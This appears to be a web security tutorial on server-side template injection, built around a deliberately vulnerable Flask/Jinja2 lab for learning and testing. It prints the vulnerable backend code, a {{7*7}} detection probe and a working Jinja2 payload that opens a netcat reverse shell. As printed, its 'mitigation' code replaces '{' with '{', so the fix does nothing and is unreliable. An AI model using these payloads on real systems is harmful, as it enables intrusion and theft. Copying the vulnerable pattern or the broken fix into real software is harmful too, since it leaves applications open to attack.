
On this page
Introduction
To properly understand the concept of SSTI (Server-Side Template Injection), it is crucial to understand what templates are and how they work in web development. Simply put, a template is a file or piece of code that defines the structure used to represent data or the visual presentation of an application.
Templates play a fundamental role in web development, allowing developers to separate static content from dynamic content. They provide an efficient way to reuse and organize HTML, CSS, and JavaScript code, making projects easier to maintain and scale.
Several web development frameworks support templates, such as:
- PHP: Twig
- Python: Django, Jinja2
- Java: Java Server Pages (JSP)
However, the flexibility of templates can also introduce a significant vulnerability. This is where SSTI comes into play, exploiting flaws in template implementation to execute code on the server.
About the vulnerability
The SSTI (Server-Side Template Injection) vulnerability occurs when an attacker is able to inject templates into the application, causing the backend to interpret malicious code and allowing the attacker to gain control over the server's behavior.
Once exploited, this vulnerability enables several types of attacks, including:
- Command Execution: The attacker can execute arbitrary commands on the server, compromising system security and potentially gaining unauthorized access.
- Reading Sensitive Files: The malicious code can be used to read sensitive files on the server, such as configuration files, database credentials, or even source code.
- Data Exfiltration: Once inside the system, the attacker can extract sensitive data, such as user information, financial data, or intellectual property, for example.
Building an SSTI attack requires the ability to detect, identify, and exploit the vulnerability.

Detecting

Identifying a Server-Side Template Injection (SSTI) can be confused with a Cross-Site Scripting (XSS) attack. Therefore, when finding a possible vulnerability, it is important to perform a careful analysis to confirm whether it is really an SSTI.
Identifying
After detecting a possible SSTI, it is crucial to use appropriate techniques to identify the type of framework or technology being used by the application. This is essential for planning and executing a successful attack.
Exploitation
Once the presence of SSTI in the application is confirmed, there is an opportunity to seek Remote Code Execution (RCE) or access sensitive server data. This can be done using appropriate payloads and techniques to exploit this vulnerability effectively.
Lab
In this practical lab, we use the combination of Jinja2 with Flask to create a testing environment where we can explore the SSTI vulnerability.
HTML Template
The HTML code below represents the template used to build the user interface:
<!DOCTYPE html>
<html lang="pt-br">

<head>
  <meta charset="UTF-8">
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
  <title>Perfil</title>
  <link rel="stylesheet" href="static/style.css">
</head>

<body>
  <nav class="navbar navbar-expand-lg navbar-light bg-light"><a class="navbar-brand" href="#">Meu Perfil</a><button
      class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav"
      aria-expanded="false" aria-label="Toggle navigation"><span class="navbar-toggler-icon"></span></button>
    <div class="collapse navbar-collapse" id="navbarNav">
      <ul class="navbar-nav ml-auto">
        <li class="nav-item active"><a class="nav-link" href="/">Home <span class="sr-only">(current)</span></a></li>
      </ul>
    </div>
  </nav>
  <div class="container mt-5">
    <div class="row">
      <div class="col-md-4">
        <div class="card"><img src="static/image.png" class="card-img-top" alt="Imagem do Perfil">
          <div class="card-body">
            <h5 class="card-title">{}</h5>
          </div>
        </div>
      </div>
      <div class="col-md-8">
        <div class="card">
          <div class="card-body">
            <h5 class="card-title">Bem-vindo!</h5>
            <p class="card-text">Este é o seu perfil. Use o formulário abaixo para buscar outros usuários.</p>
            <form>
              <div class="form-group"><input type="text" class="form-control" name="user"
                  placeholder="Digite o nome do usuário"></div><button type="submit"
                class="btn btn-primary">Buscar</button>
            </form>
          </div>
        </div>
      </div>
    </div>
  </div>
</body>

</html>
Backend code (Flask)
The Python code below represents the backend of the Flask application. Here, the HTML template is rendered and the username is passed to the server as a GET parameter without any proper sanitization.
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    user =  request.args.get("user") or "Jiuseppe"
    template = """<!DOCTYPE html><html lang="pt-br"><head><meta charset="UTF-8"><link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css"><title>Perfil</title><link rel="stylesheet" href="static/style.css"></head><body><nav class="navbar navbar-expand-lg navbar-light bg-light"><a class="navbar-brand" href="#">Meu Perfil</a><button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation"><span class="navbar-toggler-icon"></span></button><div class="collapse navbar-collapse" id="navbarNav"><ul class="navbar-nav ml-auto"><li class="nav-item active"><a class="nav-link" href="/">Home <span class="sr-only">(current)</span></a></li></ul></div></nav><div class="container mt-5"><div class="row"><div class="col-md-4"><div class="card"><img src="static/image.png" class="card-img-top" alt="Imagem do Perfil"><div class="card-body"><h5 class="card-title">{}</h5></div></div></div><div class="col-md-8"><div class="card"><div class="card-body"><h5 class="card-title">Bem-vindo!</h5><p class="card-text">Este é o seu perfil. Use o formulário abaixo para buscar outros usuários.</p><form><div class="form-group"><input type="text" class="form-control" name="user" placeholder="Digite o nome do usuário"></div><button type="submit" class="btn btn-primary">Buscar</button></form></div></div></div></div></div></body></html>""".format(user)
    return render_template_string(template)

if __name__ == '__main__':
    app.run(debug=True)

In this lab, we focus on manipulating the user parameter in the URL to exploit the SSTI vulnerability.
With that, the application is running!
Step 1: Identify
-


We test a simple XSS to see whether the application may be vulnerable.
-
We use the
{{7*7}}payload in theuserparameter in the URL. -
We observe that the result displayed on the page is
49, indicating that the server is interpreting and executing the inserted mathematical expression as a Jinja2 template, thus confirming the presence of an SSTI vulnerability.
Step 2: Exploit
-
As a result, we are able to obtain remote code execution (RCE) on the server, as evidenced by the
idcommand being executed and its result being returned.
-
We use the malicious payload
{{self._TemplateReference__context.cycler.__init__.__globals__.os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f").read()}}to obtain a reverse shell on the server and retrieve the “flag.txt” file.
Mitigation
- Sanitizing the
userParameter
To mitigate the SSTI vulnerability in this lab, we apply a simple sanitization step in the backend code. The { character is replaced with { in the user input, limiting the ability to exploit this specific SSTI case. In a real application, the correct approach is to avoid building templates by concatenating or formatting user input before calling functions such as render_template_string.
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    user =  request.args.get("user") or "Jiuseppe"
    user = user.replace("{","{")
    template = """<!DOCTYPE html><html lang="pt-br"><head><meta charset="UTF-8"><link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css"><title>Perfil</title><link rel="stylesheet" href="static/style.css"></head><body><nav class="navbar navbar-expand-lg navbar-light bg-light"><a class="navbar-brand" href="#">Meu Perfil</a><button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation"><span class="navbar-toggler-icon"></span></button><div class="collapse navbar-collapse" id="navbarNav"><ul class="navbar-nav ml-auto"><li class="nav-item active"><a class="nav-link" href="/">Home <span class="sr-only">(current)</span></a></li></ul></div></nav><div class="container mt-5"><div class="row"><div class="col-md-4"><div class="card"><img src="static/image.png" class="card-img-top" alt="Imagem do Perfil"><div class="card-body"><h5 class="card-title">{}</h5></div></div></div><div class="col-md-8"><div class="card"><div class="card-body"><h5 class="card-title">Bem-vindo!</h5><p class="card-text">Este é o seu perfil. Use o formulário abaixo para buscar outros usuários.</p><form><div class="form-group"><input type="text" class="form-control" name="user" placeholder="Digite o nome do usuário"></div><button type="submit" class="btn btn-primary">Buscar</button></form></div></div></div></div></div></body></html>""".format(user)
    return render_template_string(template)

if __name__ == '__main__':
    app.run(debug=True)
The lab zip is available below!
Conclusion
In conclusion, the SSTI (Server-Side Template Injection) vulnerability represents a significant security threat to applications that use frameworks based on templates.